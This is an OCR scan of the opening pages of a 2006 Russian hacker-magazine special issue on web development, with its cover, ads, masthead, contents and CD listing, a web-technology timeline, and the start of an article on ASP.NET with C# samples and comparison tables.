

СПЕЦ

СЕРИЯ КОМПЬЮТЕР
ЕЖЕМЕСЯЧНЫЙ
ТЕМАТИЧЕСКИЙ
КОМПЬЮТЕРНЫЙ
ЖУРНАЛ



WE BUILDING

<html><head><title>

</title>
</head><body><h1>

СОВРЕМЕННЫЙ САЙТОСТРОЙ

</h1>
</h2>

- 8 ГОТОВЫХ ДВИЖКОВ
- ОБЗОР СИСТЕМ УПРАВЛЕНИЯ
КОНТЕНТОМ САЙТА С.20
- СДЕЛАЙ СВОЙ GOOGLE!
- СОЗИДАТЕЛЬНАЯ СИЛА AJAX С.48
- СМЕРТЬ ПОРТАЛАМ!
- ДА ЗДРАВСТВУЕТ WEB 2.0 С.38

<h2></body>
</html>

(game)land hi-fun media



9 771609 102006 06
publishing for enthusiasts




Двигайся в ногу со временем!



Одноядерный процессор - это вчерашний день!

Уже сегодня возможности ОДНОГО ПК AdvaNT AGE на базе нового ДВУХядерного Процессора Intel® Pentium® D значительно шире! Новая ДВУХядерная обработка информации дает компьютеру дополнительную мощность там, где она нужна. Всего ОДИН компьютер позволяет Вашим детям играть в игры, в то время как Вы смотрите фотографии с ПК на экране TV, качаете музыку и наслаждаетесь жизнью и общением в ДВА раза больше.

WWW.NT.RU, ТЕЛ.: +(495) 970-1930



**Pentium® D
inside™**



На подходе WEB 2.0 и новые технологии. Прошли времена домашних страничек и использования «голого» HTML. Web-кодинг уже давно не просто красивое словечко, а неотъемлемая составляющая любого проекта в Сети.

Жизнь без PHP и CMS невысказима, а от AJAXа и web-сервисов не сидится на месте. Перспективы добираются до горизонта фантазии...

Чем безумнее твоя задумка, тем выше вероятность того, что тебе понадобятся последние наработки в сайтостроении. Все доступно, все просто, все реально!

Андрей Каролик

Мнение редакции не всегда совпадает с мнением авторов.
Все материалы этого номера представляют собой лишь информацию к размышлению.
Редакция не несет ответственности за незаконные действия, совершенные с ее использованием, и возможный причиненный ущерб.
За перепечатку наших материалов без спроса — преследуем.

РЕДАКЦИЯ

Главный редактор

Николай «AvaLANche» Черепанов (avalanche@real.xakep.ru)

Выпускающие редакторы

Александр «Dr.Klouniz» Лозовский (alexander@real.xakep.ru)

Андрей Каролик (andrusha@real.xakep.ru)

CD/OFFTOPIC

Иван «SkyWriter» Касатенко (sky@real.xakep.ru)

Литературный редактор

Валентина Иванова (valy@real.xakep.ru)

Арт-директор

Иван Васин (vasin@real.xakep.ru)

Дизайнер

Наталья Жукова (zhukova@real.xakep.ru)

Цветокорректор

Александр Киселев

Фотографы

Андрей Мохов

Иван Скорииков

РЕКЛАМА

Директор по рекламе ИД (game)land

Игорь Пискунов (igor@gameland.ru)

Руководитель отдела рекламы цифровой группы

Ольга Басова (olga@gameland.ru)

Менеджеры отдела

Ольга Емельянцева (olgaemil@gameland.ru)

Евгения Горячева (goryacheva@gameland.ru)

Оксана Алехина (alekhina@gameland.ru)

Менеджер по работе с сетевыми РА, корпоративные продажи

Максим Григорьев (grigoriev@gameland.ru)

Трафик-менеджер

Марья Алексеева (alekseeva@gameland.ru)

тел.: (495) 935.70.34

факс: (495) 780.88.24

РАСПРОСТРАНЕНИЕ

Директор отдела дистрибуции и маркетинга

Владимир Смирнов (vladimir@gameland.ru)

Оптовое распространение

Андрей Степанов (andrey@gameland.ru)

Подписка

Алексей Попов (popov@gameland.ru)

тел.: (495) 935.70.34

факс: (495) 780.88.24

PUBLISHING

Издатель

Сергей Покровский (pokrovsky@gameland.ru)

Редакционный директор

Александр Сидоровский (sidorovsky@gameland.ru)

Учредитель

ООО «Гейм Лэнд»

Директор

Дмитрий Агарунов (dmitri@gameland.ru)

Финансовый директор

Елена Дианова (dianova@gameland.ru)

ГОРЯЧАЯ ЛИНИЯ ПО ПОДПИСКЕ

тел.: 8 (800) 200.3.999 (бесплатно для звонящих из России)

ДЛЯ ПИСЕМ

101000, Москва, Главпочтамт, а/я 652, Хакер Спец

spec@real.xakep.ru

http://www.xakep.ru

Отпечатано в типографии «ScanWeb», Финляндия
Зарегистрировано в Министерстве Российской Федерации
по делам печати, телерадиовещания
и средствам массовых коммуникаций
ПИ № 77-12014 от 4 марта 2002 г.
Тираж 42 000 экземпляров.
Цена договорная.

ЛИКБЕЗ

- 6 СТРОЙКА ВЕКА
Как закалялся web
 - 8 ПРОВЕРКА НА ПРОЧНОСТЬ
Перспективы ASP.NET
 - 12 СОВРЕМЕННЫЙ САЙТОСТРОЙ
Как сегодня пишут сайты
 - 16 ШАБЛОНИЗАТОРСТВО
Автономная работа верстальщика и программиста
 - 18 БЕЗ ЕДИНОГО ГВОЗДЯ СРЕДСТВАМИ CSS
Руководство по эффективному использованию CSS
 - 22 ЛУЧШИЕ ДРУЗЬЯ ЗОДЧЕГО
Обзор популярных систем управления контентом сайта
 - 28 КАПЛЯ МЕДА ДЛЯ РАЗНОРАБОЧЕГО
Drupal — могучая система управления содержанием сайта
 - 34 РАЗМЕТКА ДЛЯ КОНСТРУКТОРА
Профессиональное создание web-страниц
- ## ПРОДВИНУТЫЕ ИНСТРУМЕНТЫ
- 38 ВВОЗВЕДИ СВОЙ СЕРВИС!
Реализация идеи в коде

42 ВТОРАЯ ВЕРСИЯ WEB-БУДУЩЕГО
Web 2.0 для дедушек, бабушек и их родителей

48 КОМАНДУЕМ СЕРВИСАМИ
Упрощаем поиск с PHP5 & Яндекс.XML

52 СОЗИДАТЕЛЬНАЯ СИЛА AJAX
Реализация идеи в коде

БЕЗОПАСНОСТЬ

56 КОНСТРУКТИВНЫЕ ПРОСЧЕТЫ
IPNP-баги

60 СТРОИМ ВЫГОДНЫЙ ХОСТИНГ
Устраиваем бесплатное файловохранилище для платного хостинга

SPECIAL DELIVERY

62 SPECIAL ИНТЕРВЬЮ
Интервью с техническим директором Defa Gruppe

66 SPECIAL ОБЗОР
Литература на тему номера

68 SPECIAL ОПРОС
Мнения профессионалов

72 SPECIAL FAQ
Вопросы эксперту



СПЕЦНОМЕРА

ВЛАДИМИР СИНЕЛЬНИКОВ

РУКОВОДИТЕЛЬ
ИНТЕРНЕТ-ПРОЕКТОВ
КОМПАНИИ «ПРОСПЕКТ»



ЭКСПЕРТНОМЕРА

ВЕРА ТИТОВА

В ИНТЕРНЕТЕ ВОСЕМЬ ЛЕТ. БЫЛА HTML-ВЕРСТАЛЬЩИКОМ, ПРОГРАММИСТОМ, ЗАНИМАЛАСЬ ПРОДВИЖЕНИЕМ САЙТОВ В ИНТЕРНЕТЕ, ПЛАНИРОВАНИЕМ И ПРОВЕДЕНИЕМ РЕКЛАМНЫХ АКЦИЙ. СЕЙЧАС РУКОВОДИТ ОТДЕЛОМ УПРАВЛЕНИЯ ПРОЕКТАМИ В DEFAGRUPPE. ГОД НАЗАД — МЛАДШИЙ ПРОДЮСЕР DEFAGRUPPE, СЕЙЧАС ДИРЕКТОР ПО ПРОЕКТАМ. СРЕДИ ПРОЕКТОВ: MTV, P&G, КАПИТАЛЬ, ЮНИАСТРУМ БАНК, АТОН, УРЕСО, RITZIO И Т.Д.

offtopic

HARD

74 ПРОНЕСЕМСЯ С ВЕТЕРКОМ
Выбираем бюджетный источник бесперебойного питания

SOFT

80 NONAME
Наисвежайшие программы от nnm.ru

82 ADMINING
Настройка доменной политики безопасности. Часть вторая

CREW

86 Е-МЫЛО
Пишите письма!

STORY

88 THE SHOW MUST GO ON
Рассказ

96 ИСХОДНИКИ ВСЕЛЕННОЙ
Реальная философия несуществующего мира

CD:

CMS

Drupal 4.7.0 (+RU)

eZ Publish 3.8.0

Joomla! 1.0.8

Joomla! 1.1.0 alpha2

Apache Lenya 1.2.4

PHP Nuke 7.8

Typo3

WebGUI 6.7.7

Wordpress 2.0.2

Xaraya 1.1

Xoops 2.0.13.2

КИРПИЧИ

Apache 1.3.36

Apache 2.0.58

Apache 2.2.2

Cocoon 2.1.9

Tomcat 5.5.17

JRE 1.5.0.06

Denver 2006-04-25

ActivePerl 5.6.1

ActivePython 2.4.3

PHP5 2.6.1

MySQL 4.1

PostgreSQL 8.1.0

.NET Framework 1.1/2.0 RU/EN

Instant RubyOnRails 1.3

ПАССАТИЖИ И ОТВЕРТКИ

AJAX.NET компоненты (5.11.4.2/6.5.17)

ComponentArt WebUI компоненты

Subsys JsHttpRequest

Prototype 1.4.0

script.aculo.us web 2.0

MagpieRSS 0.72

ZendFramework 0.1.3

NuSOAP 0.7.2

Smarty 2.6.13

СОФТ ОТ NONAME

Flaming Pear Flexify v2.02

Gmetal GuiKit для Windows XP

EscapeClose Pro 2.0

PDF Image Extraction Wizard 1.0

FastStone Image Viewer 2.6 Beta 2

Copy DVD Gold 2.12

EVEREST Ultimate 2.80.577 Beta

Stardock ObjectDock Plus v1.3

Remote Administrator 3.0 Beta 1

htm2chm 3.0.9.3

Perfect Keylogger 1.6.2

Fetch Text URL 1.6

LimeWire Pro 4.11.0.1.Final

Advanced RAR Password Recovery (ARPR)

BearShare Pro 5.2.3.10

МНОГО-МНОГО ЛЕТ НАЗАД НЕСЧАСТНЫЕ ЕГИПЕТСКИЕ РЕБЯТА, ИСТЕКАЯ ПОТОМ И КРОВЬЮ, ТАСКАЛИ ОГРОМНЫЕ БУЛЫЖНИКИ И СТРОИЛИ ШАЛАШИ СВОИМ ФАРАОНАМ. РАБОТЫ МНОГО — ПРОИЗВОДИТЕЛЬНОСТИ НИКАКОЙ. А ВСЕ ПОЧЕМУ? ВСЕ ИЗ-ЗА НЕСОВЕРШЕНСТВА ПРОЦЕССА, ИЗ-ЗА НЕХВАТКИ ИНСТРУМЕНТОВ! СЕЙЧАС ВСЕ ПО-ДРУГОМУ. ПОЧЕМУ? ПОТОМУ ЧТО ТЫ ДЕРЖИШЬ В РУКАХ ЭТОТ ЖУРНАЛ! А В НЕМ ЦЕЛЫЙ ЯЩИК С ИНСТРУМЕНТАМИ — ДИСК. ТАК ЧТО ДЕРЗАЙ И СТРОЙ СВОЮ ПИРАМИДУ!





**НОВИНКА
СЕЗОНА!**



ТВОЕ ПРЕВОСХОДСТВО НАД ПРОТИВНИКОМ



Компьютер KIT GAMER GR

www.kitcom.ru

- Процессор INTEL® Pentium® D 830 (3.0 ГГц)
- Оперативная память 2 Гб (двухканальная)
- Жесткий диск 160 Гб
- Оптический привод Пишущий DVD/CD-Rewriter
- Видеокарта 256 Мб GeForce FX 6600GT, TV-out, Dual DVI
- Звук 3D Sound 7.1
- Монитор 19" LCD/TFT панель
- Колонки 2 колонки + сабвуфер (дерево)
- Клавиатура мультимедийная
- Мышь оптическая с колесом прокрутки
- Предустановленное ПО Microsoft® Windows XP® Home Edition*
- ПО в комплекте антивирусы, обучающие программы, драйверы, полезные утилиты, офисные программы

- Самая мощная игровая станция для настоящих геймеров
- Новейший двухъядерный процессор Intel® Pentium® D
- Последняя модель видеокарты, позволяющая по достоинству оценить графику игры
- Встроенный DVD-RW, для создания коллекций любимых игр, фильмов и музыки
- Возможность работы с 3D-графикой, видео и звуком на профессиональном уровне
- Стильный дизайн
- Большой ЖК-монитор с быстрой матрицей



*Компания KIT рекомендует использовать подлинную операционную систему Microsoft® Windows® XP.

Корпоративные и оптовые продажи (495) 786-69-45
 Розничные продажи (495) 777-66-55
 Интернет-магазин www.kitcom.ru

СЕТЬ КОМПЬЮТЕРНЫХ САЛОНОВ KIT:
 * "Новослободская" ул. Новослободская, д. 14/19, стр. 4 т. 787-63-73
 * "Люблино", ТЯК "Москва", пав. 2-1-85/86 т. 359-80-55; 359-80-56
 * "Тушинская", пр-д Стратонавтов, д. 9 т. 491-01-35; 491-83-10
 * "Ш. Энтузиастов", КЦ "Буденовский", пав. А1 т. 788-15-44; 788-19-14
 * г. Королев, ТК "Сатурн", пр. Космонавтов, д. 15 т. 543-39-58

Все возможности для отдыха и развлечений!

Используя новейший двухъядерный процессор Intel® Pentium® D, компьютер KIT GAMER GR предоставляет Вам больше вычислительных ресурсов, позволяя по-настоящему насладиться всеми достижениями новейших мультимедиа-программ.



Обозначения Celeron, Celeron Inside, Centrino, Centrino logo, Core Inside, Intel, Intel Core, Intel logo, Intel Inside, Intel Inside logo, Intel SpeedStep, Intel ViiV, Intel Xeon, Itanium, Itanium Inside, Pentium и Pentium Inside являются товарными знаками, либо зарегистрированными товарными знаками, права на которые принадлежат корпорации Intel или ее подразделениям на территории США и других стран.

Стройка века

КАК ЗАКАЛЯЛСЯ ВЕБ

МЫ НЕ ПРЕТЕНДУЕМ НА ЗВАНИЕ ТВОЕЙ ЭНЦИКЛОПЕДИИ (НАМ ЭТОГО И НЕ НАДО), ТОЛЬКО ХОТИМ НАПОМНИТЬ О НЕСКОЛЬКИХ ВЕСЬМА ЗАНЯТЫХ ДАТАХ И ФАКТАХ, МАЛО КОМУ ИЗВЕСТНЫХ

АНДРЕЙ КАРОЛИК
{ andrusha@real.hacker.ru }

1994

В отличие от многих других языков программирования, PHP (www.php.net) был создан не какой-либо корпорацией, а обычным пользователем Расмусом Лерддорфом. Его цель была простой — сделать свою домашнюю страничку более интерактивной. Оказывается, тогда PHP было сокращением от Personal Home Page Tools. Уже к концу 1999 года число сайтов, построенных на основе PHP, перевалило за миллион. Важное достоинство PHP состояло в том, что были соз-



даны версии практически для всех операционных систем — от Windows до Unix и Linux.

1994

Тимом Бернерсом-Ли основан международный консорциум (www.w3.org), объединяющий компании, связанные с развитием интернета. Цель организации — разработка открытых стандартов для развития всемирной сети. Все спецификации и стандарты утверждаются именно этим консорциумом: HTML, CSS, XML, XHTML и т.д. На сайте размещены ссылки на переводные материалы, что очень удобно (www.w3.org/2005/11/Translations/Lists/ListLang-ru.html).



1995

Выпущена первая версия (0.6.2) сервера Apache (www.apache.org). Позже Apache Group была расширена и зарегистрирована как некоммерческая организация, члены которой взаимодействуют только через интернет. Тысячи разработчиков со всего мира добавляют но-


вые свойства, обнаруживают и исправляют ошибки, переносят программу на альтернативные платформы и т.д., но последнее слово и решение о внесении соответствующих изменений в стандартную поставку web-сервера Apache остается за группой.



1997


RSS (www.eoapta.com/spec/rss/) — семейство XML-форматов, предназначенных для описания лент новостей, анонсов статей, изменений в блогах и т.п. Информацию из различных источников, представленную в формате RSS, соберут, обработают и представят пользователю в удобном для него виде специальные программы-агрегаторы. Многие современные браузеры и почтовые клиенты умеют работать

с RSS-лентами, среди них: Safari, Maxthon, Mozilla Firefox, Mozilla Thunderbird, Opera и Microsoft Internet Explorer.




1999

Появился журнал для web-мастеров (www.webmascon.com). По словам его создателя, цель проекта — донести до русскоязычных жильцов интернета информацию о web-дизайне, ранее бывшую доступной только на английском языке. Глобальная цель — пропаганда качественного, чистого, культурного и стандартного web-дизайна. Материалы для перевода берут с англоязычных ресурсов: www.alistapart.com, www.useit.com/alertbox/, www.bboxesandarrows.com, www.digital-web.com, www.stopdesign.com, www.adaptivepath.com.



1999

SOAP (www.w3.org/TR/soap/) — протокол обмена структурированными сообщениями в распределенной вычислительной среде. Первоначально SOAP предназначался в основном для реализации удаленного вызова процедур (RPC), а название было аббревиатурой: Simple Object Access Protocol — простой протокол доступа к объектам. Сейчас SOAP используется для обмена произвольными сообщениями в формате XML, а не только для вызова процедур.



2002

.NET (произносится «дот-нэт») — программная технология, предложенная Microsoft (www.microsoft.com/net/default.aspx) в качестве платформы для создания как обычных программ, так и web-приложений. Во многом .NET развивает идеи и принципы, заложенные в технологии Java. Одной из основных идей .NET является

совместимость служб, написанных на разных языках. К примеру, служба, написанная на C++ для .NET, может обратиться к методу класса из библиотеки, написанной на Delphi. Каждая библиотека (сборка) в .NET имеет сведения о своей версии, что позволяет предотвратить конфликты между разными версиями сборок.


2004

Появился один из первых реально работающих проектов на AJAX (асинхронный JavaScript + XML) — Gmail (www.gmail.com). Однако до сих пор нельзя сказать, что AJAX

совместим со всеми браузерами: на многих браузерах AJAX-приложения просто не работают (хотя его поддерживают последние версии IE, Firefox и даже Opera с восьмой версии).



2005



Появление термина Web 2.0 принято связывать со статьей Tim O'Reilly — What Is Web 2.0 (www.oreillynet.com/pub/a/oreilly/tim/news/2005/09/30/what-is-web-2.0.html). В статье Тим О'Рейли связал появле-

ние множества сайтов, объединенных некоторыми принципами, с общей тенденцией развития интернет-сообщества и назвал это явление Web 2.0. Добавим, что о значении этого термина до сих пор много спорят.



проверка на прочность

→ **история болезни.** Успехи ASP.NET очевидны. Рекордсменом можно считать ресурс MySpace.com, созданный на основе ASP.NET 2.0 и работающий под управлением IIS 6.0. Количество посещений этого ресурса в течение дня достигло полутора миллиардов страниц в день. Как блог, для Китая пока не тянет? Все-таки оцени еще пару фактов. Переход MySpace.com на технологию ASP.NET с «другой» технологии занял один год (ранее использовавшуюся технологию в источниках не называют, наверное, чтобы не портить настроение нам с тобой). В результате перехода средняя нагрузка серверов упала с 85% до 27%. Впечатляет? Как web-разработчика — да!

Тебя впечатляет вид Эйфелевой башни или Ниагарского водопада? А вид традиционных японских статуэток нэцкэ? Наверное, тоже. На этот раз мы поговорим о масштабах. Возможно, успехи не-windows-ориентированных систем разработки и развертывания web-приложений мало заметны на фоне грандиозных показателей таких гигантов, как MSN или eBay. Но это только верхушка айсберга рынка web-приложений. С одной стороны, на верхних строчках поисковых запросов находятся крупные ресурсы, созданные с по-

мощью ASP.NET в количестве, скажем, десяти штук. С другой стороны, остаются сотни тысяч ресурсов, созданных с помощью иных технологий.

Оценивая эволюцию ASP, можно сказать, что каждый ее этап был качественным и необходимым. Функциональность каждого нового поколения расширялась за счет упрощения средств создания приложений и увеличения количества доступных инструментов.

На первом этапе была реализация, аналогичная CGI (Common Gateway Interface), — ISAPI (Internet Server Application Programming Interface). Поскольку «родиной» web-приложений является операционная

ПЕРСПЕКТИВЫ ASP.NET

МЫ ПОГОВОРИМ О КОРПОРАЦИИ MICROSOFT И ЕЕ ОЧЕРЕДНОМ ШАГЕ В БОРЬБЕ ЗА ОБЛАСТЬ РЫНКА, СВЯЗАННУЮ С РАЗРАБОТКОЙ WEB-ОРИЕНТИРОВАННЫХ ПРИЛОЖЕНИЙ. ЭТОТ ШАГ — ТЕХНОЛОГИЯ ASP.NET

АРТЕМ ИВАНОВ
{ no e-mail }

система Unix, методы их реализации построены в соответствии с идеологией этой операционной системы. Не углубляясь в подробности, можно выделить основную особенность этой идеологии — вызов интерпретатора через CGI-интерфейс. С точки зрения производительности, не лучший вариант. ISAPI-приложение, в свою очередь, представлялось в виде динамически присоединяемой библиотеки (DLL), которая выполнялась в процессе web-сервера. Это позволило увеличить производительность и создать более сложные схемы построения web-приложений. Однако приходилось останавливать сервер для обновления ISAPI-библиотек — огромный недостаток.

ИСПОЛЬЗОВАНИЕ ASP ПОЗВОЛИЛО УПРОСТИТЬ И УСКОРИТЬ ПРОЦЕСС РАЗРАБОТКИ И ОТЛАДКИ ПРИЛОЖЕНИЯ



Следующий этап стал ключевым в формировании современного представления о web-разработке, а именно — разделение слова «web-разработка» на «web» и «разработка». В новой идеологии часть работы, имеющая отношение к внешнему оформлению web-сайта, перекладывалась на плечи одного человека — дизайнера, а часть, которая касается функционального ядра приложения, — на плечи программиста. Благодаря использованию ASP (Active Server Pages) был ускорен и упрощен процесс разработки и отладки приложения. Однако возможны случайные нарушения его работоспособности, так как элементы оформления и функциональная начинка объединены в одном документе. Такими нарушителями друг для друга становились и дизайнеры, и разработчики проекта. Также отрицательно сказывалась необходимость вызывать интерпретатор для выполнения скриптовых языков внутри ASP-страницы. Процедура небыстрая и постоянно повторяемая, то есть неоптимальная в плане производительности.

ЭФФЕКТИВНОСТЬ

ЭФФЕКТИВНОСТЬ ЯЗЫКОВ СЕМЕЙСТВА .NET, В ЧАСТНОСТИ C#, РАСТЕТ С КАЖДОЙ НОВОЙ ВЕРСИЕЙ. ВСПОМИНАЯ РАЗРАБОТКУ НА C, МОЖНО СКАЗАТЬ, ЧТО 25% ВРЕМЕНИ РАБОТЫ НАД ПРОЕКТОМ УХОДИЛО НА РАЗРАБОТКУ, А 75% — НА ОТЛАДКУ И ТЕСТИРОВАНИЕ. В СЛУЧАЕ С C++ ЭТИ ПОКАЗАТЕЛИ СРАВНЯЛИСЬ: 50% НА 50%. ГОВОРЯ О C#, МОЖНО СМЕЛО УТВЕРЖДАТЬ, ЧТО СООТНОШЕНИЕ ДОСТИГНЕТ УРОВНЯ 75% НА 25% СООТВЕТСТВЕННО.

Чтобы оценить заметность улучшений, достаточно взглянуть на листинги кода разных версий .NET Framework

Версия 1.1

Версия 2.0

```
namespace WebApp1
{
    public class WebForm1 : Page
    {
        protected Label Label1;
        private void Page_Load(object sender, System.EventArgs e)
        {
        }
        #region Web Form Designer generated code
        override protected void OnInit(EventArgs e)
        {
            InitializeComponent();
            base.OnInit(e);
        }
        private void InitializeComponent()
        {
            this.Load += new System.EventHandler(this.Page_Load);
        }
        #endregion
    }
}
```

```
namespace WebApp1
{
    public partial class Webform1
    {
    }
}
```

→ **кратко об устройстве ASP.NET.** Сегодня ASP.NET представляет собой смесь нескольких технологий:

- ЯЗЫКИ СЕМЕЙСТВА .NET;
- СРЕДА ИСПОЛНЕНИЯ ОБЩИХ ЯЗЫКОВ (COMMON LANGUAGE RUNTIME — CLR);
- БИБЛИОТЕКА КЛАССОВ .NET;
- СЛУЖБЫ ASP.NET;
- СРЕДА РАЗРАБОТКИ VISUAL STUDIO .NET.

Важно наличие готовых решений, оно отлично ускоряет процесс разработки. Тебе не придется разрабатывать какие-либо дополнительные библиотеки для своих нужд — они уже есть в ASP.NET.

1 **WEB-ФОРМЫ И СЕТЕВЫЕ КОМПОНЕНТЫ.** ПОЗВОЛЯЮТ ПЕРЕЛОЖИТЬ УПРАВЛЕНИЕ ОТРИСОВКОЙ HTML-СТРАНИЦЫ НА ASP.NET И ЗАНЯТЬСЯ РАЗРАБОТКОЙ ФУНКЦИОНАЛЬНОЙ ЧАСТИ. ТЫ СМОЖЕШЬ ПЕРЕГРУЗИТЬ ЛЮБОЙ ЭЛЕМЕНТ УПРАВЛЕНИЯ ПОД СВОИ НУЖДЫ И СДЕЛАТЬ ШАГ К СОЗДАНИЮ СИСТЕМЫ ПОДДЕРЖКИ КОНТЕНТА (CMS).

2 **КОМПОНЕНТЫ ОТОБРАЖЕНИЯ ДАННЫХ И КОНТРОЛЯ ВВОДА.** СРЕДИ ГОТОВЫХ РЕШЕНИЙ ТЫ НАЙДЕШЬ: ПРОВЕРКУ ВВОДИМЫХ ДАННЫХ, ПРОВЕРКУ С ИСПОЛЬЗОВАНИЕМ РЕГУЛЯРНЫХ ВЫРАЖЕНИЙ, КАЛЕНДАРЬ, ДОСКУ ОБЪЯВЛЕНИЙ, ГЕНЕРАТОР СЛОЖНЫХ ТАБЛИЦ И ДРУГИЕ КОМПОНЕНТЫ, ДОСТУПНЫЕ ДЛЯ СКАЧИВАНИЯ С САЙТА www.asp.net.

3 **ДОСТУП К БАЗАМ ДАННЫХ.** ТЕХНОЛОГИЯ ADO.NET ПОЗВОЛЯЕТ ВЗАИМОДЕЙСТВОВАТЬ С БАЗАМИ ДАННЫХ ВНЕ ЗАВИСИМОСТИ ОТ ИХ ТИПА. В ПОСЛЕДНЕЙ ВЕРСИИ ADO.NET РАЗРАБОТЧИКИ MICROSOFT ХОРОШО ПОТРУДИЛИСЬ НАД ОПТИМИЗАЦИЕЙ И ЗНАЧИТЕЛЬНО ПОВЫСИЛИ ПРОИЗВОДИТЕЛЬНОСТЬ.

4 **ДОСТУП К ФАЙЛАМ, ПОТОКАМ ВВОДА-ВЫВОДА, ЭЛЕКТРОННОЙ ПОЧТЕ.** НАБОР ПРОСТЫХ В ИСПОЛЬЗОВАНИИ КЛАССОВ ЗНАЧИТЕЛЬНО ОБЛЕГЧАЕТ ЖИЗНЬ ПРИ РАБОТЕ С ФАЙЛОВОЙ СИСТЕМОЙ, ПОТОКАМИ И ОТПРАВКОЙ ЭЛЕКТРОННОЙ ПОЧТЫ.

5 **РАБОТА С XML.** СКОЛЬКО БЫ НИ ГОВОРИЛИ ОБ ИЗЛИШНЕЙ СТРУКТУРНОЙ СЛОЖНОСТИ ФОРМАТА XML, РАБОТА С ЭТИМ ФОРМАТОМ ОДНОЗНАЧНО ЗАТРОНЕТ ЛЮБОГО РАЗРАБОТЧИКА. СРЕДСТВА, ПРЕДСТАВЛЯЕМЫЕ ASP.NET, ОБЪЕДИНЯЮТ В СЕБЕ УДОБНЫЙ НАБОР КЛАССОВ ДЛЯ РАБОТЫ С XML-ДАНЫМИ. XPATH — ЯЗЫК ВЫПОЛНЕНИЯ ЗАПРОСОВ, XSL — ЯЗЫК ПРЕОБРАЗОВАНИЙ. В АРСЕНАЛЕ ASP.NET ПРИПАСЕН МОЩНЫЙ ИНСТРУМЕНТ — VISUAL STUDIO, ПОЭТОМУ КОНКУРЕНТЫ ТЕРЯЮТ АБСОЛЮТНО ВСЕ ШАНСЫ. В ОБЛАСТИ ОКОННЫХ ИНТЕРФЕЙСОВ MICROSOFT ВНЕ ДОСЯГАЕМОСТИ.

→ **улучшения.** Подтверждением роста ASP.NET можно считать выход второй версии .NET Framework и улучшения в новой версии, которые перечислены ниже.

Обобщенный результат по нескольким исследованиям

| | ASP.NET | PHP4 | PHP5 | J2EE |
|--|---------|------|------|------|
| ООП, функциональность языка | 5 | 3 | 4 | 5 |
| Документированность | 5 | 4 | 4 | 5 |
| Удобство среды разработки | 5 | 2 | 2 | 4 |
| Наличие дополнительных библиотек | 5 | 3 | 3 | 5 |
| Производительность больших систем | 5 | 4 | 4 | 3 |
| Производительность малых систем | 4 | 5 | 5 | 4 |
| Безопасность | 5 | 5 | 5 | 5 |
| Стоимость платформы | 2 | — | — | 3 |
| Стоимость разработки и поддержки | 4 | 5 | 5 | 3 |

Сравнение производительности языков

| Язык | Время выполнения, с. | Память, Кб | Кол-во строк кода |
|--------------------|----------------------|------------|-------------------|
| C (Intel) | 4,05 | 4284 | 80 |
| C (gcc) | 4,12 | 4528 | 80 |
| C++ (g++) | 5,05 | 7008 | 38 |
| C++ (Intel) | 5,23 | 6516 | 38 |
| Java (JDK) | 8,23 | 23636 | 39 |
| C# (Mono) | 8,45 | 21416 | 42 |
| Perl | 249,39 | 37516 | 36 |
| PHP | 519,68 | 99912 | 40 |

→ **изменение модели кодирования и связывания web-страницы и кода.** В новой версии все операции по определению элементов страницы и событий производятся автоматически, что повышает читабельность кода и упрощает разработку.

→ **изменение модели компиляции.** В первой версии все элементы со встроенным кодом принудительно размещались на web-сайте — и их могли украсть (заинтересованные лица ака хакеры). Во второй версии более тщательно проработаны четыре модели компиляции, каждая из которых

покрывает большинство типичных задач по развертыванию web-приложения.

→ **расширение функциональности страницы.** В новой версии введены новые события для более полного контроля над жизненным циклом страницы, а также возможности межстраничного обмена данными.

→ **усовершенствованные методы кеширования.** В новом подходе к кешированию используются страничное, фрагментное и объектное кеширование, благодаря чему возможно более эффек-

ДИАГНОЗ

